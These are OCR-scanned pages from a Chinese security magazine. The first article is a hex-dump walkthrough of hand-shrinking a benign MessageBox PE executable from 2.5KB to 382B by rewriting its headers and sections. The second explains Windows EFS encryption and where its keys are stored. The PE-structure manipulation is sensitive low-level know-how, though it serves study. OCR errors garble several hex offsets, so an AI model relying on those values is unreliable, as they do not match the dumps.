引入函数节 00000600  64 20 00 00 00 00 00 00  8C 20 00 00 80 20 00 00  d ...... ... ..
         00000610  00 00 00 00 50 20 00 00  00 00 00 00 00 00 00 00  ....P ..........
         00000620  72 20 00 00 00 20 00 00  58 20 00 00 00 00 00 00  r ... ..X ......
         00000630  00 00 00 00 9A 20 00 00  00 20 00 00 00 00 00 00  .... ... ......
         00000640  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
         00000650  64 20 00 00 00 00 00 00  8C 20 00 00 80 20 00 00  d ...... ... ..
         00000660  00 00 00 00 80 00 45 78  69 74 50 72 6F 63 65 73  .....ExitProces
         00000670  73 00 6B 65 72 6E 65 6C  33 32 2E 64 6C 6C 00 00  s.kernel32.dll..
         00000680  62 02 77 73 70 72 69 6E  74 66 41 00 9D 01 4D 65  b.wsprintfA...Me
         00000690  73 73 61 67 65 42 6F 78  41 00 75 73 65 72 33 32  ssageBoxA.user32
         000006A0  2E 64 6C 6C 00 00 00 00  00 00 00 00 00 00 00 00  .dll............

数据节    00000800  4D 79 6D 69 6E 69 45 58  45 2C 73 69 7A 65 3A 32  MyminiEXE,size:2
         00000810  4B 2A 42 00 CE E4 B4 F3  D0 C5 B0 B2 50 45 D7 F7  K*B.Îä´óÐÅ°²PE×÷
         00000820  D2 B5 28 D0 D5 C3 FB 3A  C4 B3 C4 B3 C4 B3 2C D1  Òµ(ÐÕÃû:Ä³Ä³Ä³,Ñ
         00000830  A7 BA C5 3A 32 30 30 33  33 32 35 33 32 35 33 30  §ºÅ:200332532530
         00000840  30 32 35 29 00 00 00 00  00 00 00 00 00 00 00 00  025)............
```

图 3　三个节的具体内容

下面将一步步分析，哪些节是可以删除或者覆盖的，因为病毒可能就会修改这些部分。

去掉数据节（2.5KB->2KB）

数据节的存在无非是为了引用数据的方便，所以把需要的数据插到别的地方，只要索引正确即可。

1）去掉数据节，将数据移动到 MZ 头处。实验得出，MZ 头只有最开始的 4D5A（PE 文件的标志）以及倒数第二个字段可选头大小是不可覆盖的，其他都可以覆盖，所以将数据插到这里是最适合的。如图 4 所示。

```
00000000  4D 5A 57 4C 4A 45 58 45  2C 73 69 7A 65 3A 32 4B  MZWLJEXE,size:2K
00000010  42 00 CE E4 B4 F3 D0 C5  B0 B2 50 45 D7 F7 D2 B5  B.Îä´óÐÅ°²PE×÷Òµ
00000020  D0 D5 C3 FB 3A 77 6C 6A  2C D1 A7 BA C5 3A 32 30  ÐÕÃû:wlj,Ñ§ºÅ:20
00000030  30 37 33 32 35 33 30 30  32 35 00 00 B0 00 00 00  0732530025..°...
```

图 4　插入了所需数据的 MZ 头

2）更改 NT 映像头

因为要去掉数据节，节个数等信息都要更改。

首先是映像文件头，其文件中节个数由 3 改为 2；其次是可选映像头，已初始化数据总尺寸由 ox400f 改为 0x200f，数据节开始执行的位置由 0x2000f 改为 0，装入内存后映像总尺寸 由 0x4000f 改为 0x3000f，如图 5 所示。最后是去掉数据节节表。

3）更改代码节

在代码节中引用数据的位置，需要根据更改后的数据位置做出相应的改变，如图 6 所示。

```
000000B0  50 45 00 00 4C 01 02 00  3E FD 24 45 00 00 00 00
000000C0  00 00 00 00 E0 00 0F 01  0B 01 05 0C 00 02 00 00
000000D0  00 02 00 00 00 00 00 00  00 10 00 00 00 10 00 00
000000E0  00 00 00 00 00 00 40 00  00 10 00 00 00 02 00 00
000000F0  FF FF FF FF FF FF FF FF  04 00 FF FF FF FF FF 55
00000100  00 30 00 00 00 04 00 00  00 00 00 00 02 00 00 00
00000110  00 00 10 00 00 10 00 00  00 00 10 00 00 10 00 00
```

图 5　更改后的 NT 映像头

```
00000400  68 40 10 00 00 68 02 00  00 00 68 09 00 00 00 6A  h@...h...h....j
00000410  00 E8 14 00 00 00 6A 00  E8 01 00 00 00 CC FF 25  .è....j.è....Ìÿ%
00000420  00 20 40 00 FF 25 0C 20  40 00 FF 25 08 20 40 00  . @.ÿ%. @.ÿ%. @.
```

.图 6　更改后的代码节

去掉 DOS-STUD 和引入函数节（2KB->1KB）

经试验发现，DOS-Stud 去掉后完全不影响程序运行，所以可以直接去掉；同时，引入函数节的存在也是为了清晰看出引入函数，如果去掉后能够正确给出引入函数的信息，那么这个节也可以删除。具体可操作的内容如下：

首先是 MZ 文件头，将其偏移由 0x0b0f 改为 0x40f；其次是去掉 DOS-STUD；第三步是更改 NT 映像头，映像文件头文件中的节个数由 2 改为 1，对于可选映像头，将已初始化数据总尺寸由 200 改为 0，装入内存后映像总尺寸由 3000 改为 2000，NT 映像头+节表总尺寸由 400 改为 200，最后引入表地址以及引入地址表地址。第四步处理节表，可以去掉引入函数节并更改代码节，如图 7 所示。本节原始数据在文件中的位置由 0x400f 改为 0x200f。

```
00000130  00 00 00 00 00 00 00 00  2E 74 65 78 74 00 00 00  ........text...
00000140  2A 00 00 00 00 10 00 00  00 02 00 00 00 02 00 00  *...............
00000150  00 00 00 00 00 00 00 00  00 00 00 00 20 00 00 E0  ............ ..à
```

图 7 更改后的代码节表

第五步，将引入函数节移动位置到节表下面，从 0x160f 起。第六步，修改引入函数节的地方，比如 IAT 等互相引用的位置，并去掉无用的 b.wprintf 函数以及 Import Name Table，如图 8 所示。

```
00000160  AC 01 00 00 00 00 00 00  C8 01 00 00 00 00 00 00  ¬.......È.......
00000170  60 01 00 00 00 00 00 00  00 00 00 00 BA 01 00 00  `...........º...
00000180  60 01 00 00 68 01 00 00  00 00 00 00 00 00 00 00  `...h...........
00000190  D6 01 00 00 68 01 00 00  00 00 00 00 00 00 00 00  Ö...h...........
000001A0  00 00 00 00 00 00 00 00  00 00 00 00 80 00 45 78  ............Ⅰ.Ex
000001B0  69 74 50 72 6F 63 65 73  73 00 6B 65 72 6E 65 6C  itProcess.kernel
000001C0  33 32 2E 64 6C 6C 00 00  9D 01 4D 65 73 73 61 67  32.dll....Messag
000001D0  65 42 6F 78 41 00 75 73  65 72 33 32 2E 64 6C 6C  eBoxA.user32.dll
000001E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

图 8　更改后引入函数描述

第七步，修改代码节，用到引用函数节的位置都要改，可以去掉 printf 部分，缩短为 0x2af，如图 9 所示。

```
00000200  68 40 10 00 00 68 02 00  40 00 68 12 00 40 00 6A  h@...h..@.h..@.j
00000210  00 E8 0E 00 00 00 6A 00  E8 01 00 00 00 CC FF 25  .è....j.è....Ìÿ%
00000220  60 01 40 00 FF 25 68 01  40 00 00 00 00 00 00 00  `.@.ÿ%h.@.......
```

图 9　更改后的代码节

将对齐方式由 200H 改为 4H 并去掉代码节（1KB->484B）

由于原来是以 200H 为单位对齐的，所以导致了大量的 0 填充字节，改为 4H 后，可以去掉这些填充字节。

首先将代码节移动到可选映像头的那个数组里，从 0x0d0f 开始，改节表个数为 0；其次更改 NT 映像头，针对可选映像头，将代码段总尺寸由 0x200f 改为 0x00，开始执行的位置改为 0xd0，代码节开始位置为 00，可执行装入内存的对齐数字由 1000 改为 4，文件中节对齐数字由 200 改为 4，装入内存后映像总尺寸改为 39d，NT 映像头+节表大小改为 160，如图 10 所示。最后去掉代码节表即可。

```
00000040  50 45 00 00 4C 01 00 00  3E FD 24 45 00 00 00 00  PE..L...>ý$E....
00000050  00 00 00 00 E0 00 0F 01  0B 01 05 0C 00 00 00 00  ....à...........
00000060  00 00 00 00 00 00 00 00  D0 00 00 00 00 00 00 00  ........Ð.......
00000070  00 00 00 00 00 00 40 00  04 00 00 00 04 00 00 00  ......@.........
00000080  04 00 00 00 00 00 00 00  04 00 00 00 00 00 00 00  ................
00000090  9D 03 00 00 60 01 00 00  00 00 00 00 02 00 00 00  ....`...........
000000A0  00 00 10 00 00 10 00 00  00 00 10 00 00 10 00 00  ................
000000B0  00 00 00 00 10 00 00 00  00 00 00 00 00 00 00 00  ................
000000C0  70 01 00 00 3C 00 00 00  00 00 00 00 00 00 00 00  p...<...........
000000D0  68 40 10 00 00 68 02 00  40 00 68 12 00 40 00 6A  h@...h..@.h..@.j
000000E0  00 E8 0E 00 00 00 6A 00  E8 01 00 00 00 CC FF 25  .è....j.è....Ìÿ%
000000F0  60 01 40 00 FF 25 68 01  40 00 00 00 00 00 00 00  `.@.ÿ%h.@.......
00000100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000110  00 00 00 00 00 00 00 00  60 01 00 00 10 00 00 00  ........`.......
00000120  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000130  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

图 10　更改后的 NT 映像头

移动引入函数 484B->442B

将引入函数移动到 ox138f；针对可选映像头，更改引入表地址为 0x148f，更改引入地址表地址为 0x138f，之后更改代码节，如图 11 所示

```
00000130  00 00 00 00 00 00 00 00  B4 01 00 00 00 00 00 00  ........Ⅰ.......
00000140  A0 01 00 00 00 00 00 00  38 01 00 00 00 00 00 00  ........8.......
00000150  00 00 00 00 92 01 00 00  38 01 00 00 40 01 00 00  ....'...8...@...
00000160  00 00 00 00 00 00 00 00  AE 01 00 00 40 01 00 00  ........®...@...
00000170  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000180  00 00 00 00 80 00 45 78  69 74 50 72 6F 63 65 73  ....Ⅰ.ExitProces
00000190  73 00 6B 65 72 6E 65 6C  33 32 2E 64 6C 6C 00 00  s.kernel32.dll..
000001A0  9D 01 4D 65 73 73 61 67  65 42 6F 78 41 00 75 73  ..MessageBoxA.us
000001B0  65 72 33 32 2E 64 6C 6C  00 00                    er32.dll..
```


图 11　更改后的引入函数节

将引入函数插到缝隙中（442B->382B）

逐步测试哪些位置可以被覆盖，将两个 DLL 和两个函数插到可以被覆盖的数据上。对于代码节，删掉跳转的部分，对于引入函数表则删除 Import Name Table，因为函数名可以根据引入地址表找到。

经过了如上修改后，PE 文件从 2.5KB 成功地压缩到了 382B，身材得到了大大的缩水。以上工作在 Windows 7 下完成，由于 Windows 7 对有些字段要求比 Windows XP 要严格，所以很多在 Windows XP 下可以覆盖的字段在 Windows 7 中却不可以。如果在 XP 上实现可以改得更小些，有兴趣的读者可以自己尝试着修改，欢迎与我进行交流！

前置知识：无
关键词：工具、EFS、文件加密



利用EFS提高文件系统的安全性

文/图　尹晓丹　王丽婧

EFS是从Windows 2000开始提供的系统自带的加密文件系统，在Windows XP/Vista/7中均有支持，可针对存储在NTFS磁盘卷上的文件和文件夹进行加密操作，并对用户实现读写的透明。

EFS同时采用了对称加密算法和非对称加密算法。首先采用对称加密算法对文件内容进行加密，再采用非对称加密算法对对称密钥进行加密。读取时，先用用户私钥解密得到加密文件的密钥，再用该密钥解密得到文件内容。

当一个新文件被加密时，系统首先会生成一个由伪随机数组成的FEK（File Encryption Key，文件加密密钥），然后利用FEK和数据扩展标准X算法创建加密后的文件，并把它存储到硬盘上，同时删除未加密的原始文件。

首次使用EFS时，如果用户还没有公钥/私钥对(非对称密钥)，则首先会根据加密者的安全标识符(Security Identifier，SID)生成该用户的非对称密钥。如果登录到了域环境中，密钥的生成依赖于域控制器，否则它将依赖于本地机器。然后，EFS从用户证书中获取公钥，用它来加密FEK，并将加密后的FEK写入被加密文件的头部。如果设置有数据恢复代理，再将FEK用数据恢复代理的公钥进行加密，同样写入被加密文件的头部。用EFS加密后的文件结构如图1所示。




图1

系统中的私钥并不是以明文形式存放的，而是调用数据保护API (DataProtection API)随机产生256位的一个对称密钥——用户主密钥(Master Key)，用以加密私钥。加密后的私钥将被保存在C:\Users\Username\Application Data\Microsoft\Crypto\RSA\SID文件夹中，图2所示为文件私钥的部分内容。

为了进一步提高系统的安全性，对主密钥进行保护，EFS将再次调用数据保护API，计算用户凭据（包括登录用户名和口令）的Hash值作为一个对称口令加密密钥，对主密钥进行加密。加密后的主密钥保存在文件夹C:\Users\ Username\Application Data\Microsoft\Protect\SID中。

而在访问被加密的文件时，系统首先根据用户证书验证登录用户的身份，判断其是否拥有对该文件的操作权限，如果没有则拒绝用户的访问。如果为合法用户，系统将首先计算用户凭据的Hash值，用它解密得到主密钥，再用主密钥解密用户私钥。利用当前用户的私钥解密FEK，最终利用FEK解密出文件。




图2

EFS对用户是透明的。用户读取已加密的文件时，

首先由 NTFS 发送一个解密请求呼叫到 EFS 驱动，EFS 驱动从加密文件获得加密后的 FEK 并传递给 EFS 服务，EFS 服务从用户配置文件中获得用户的私钥解密得到 FEK，再将 FEK 传递给 EFS 驱动，EFS 驱动使用 FEK 解密加密文件中应用程序需要的部分。EFS 驱动将解密后数据传递到 NTFS，再由 NTFS 发送到应用程序。整个过程对用户来说是透明的。

EFS 的操作比较简单方便，选择需要加密的文件，在右键菜单中选择“属性”，打开“高级属性”对话框，勾选“加密文件内容以便保护数据”，单击确定并应用后，可以看到文件名变成了绿色，表示这个文件就已经被加密保护了，如图 3 所示。




图 3

如果希望除当前用户之外的其他用户也可以访问该文件，则可以通过用户证书对其他用户进行授权。同样打开文件的“高级属性”对话框，在“加密文件内容以便保护数据”右面有“详细信息”选项。打开详细信息，如图 4 所示，可以看到“可访问这个文件的用户”列表，其中已经有当前用户即加密文件的拥有者，选择“添加”，在出现的窗口中选中要对应进行授权的用户的证书并确定，如图 5 所示，保存修改，那么这个用户就可以与当前用户一样实现对该文件的透明操作了。

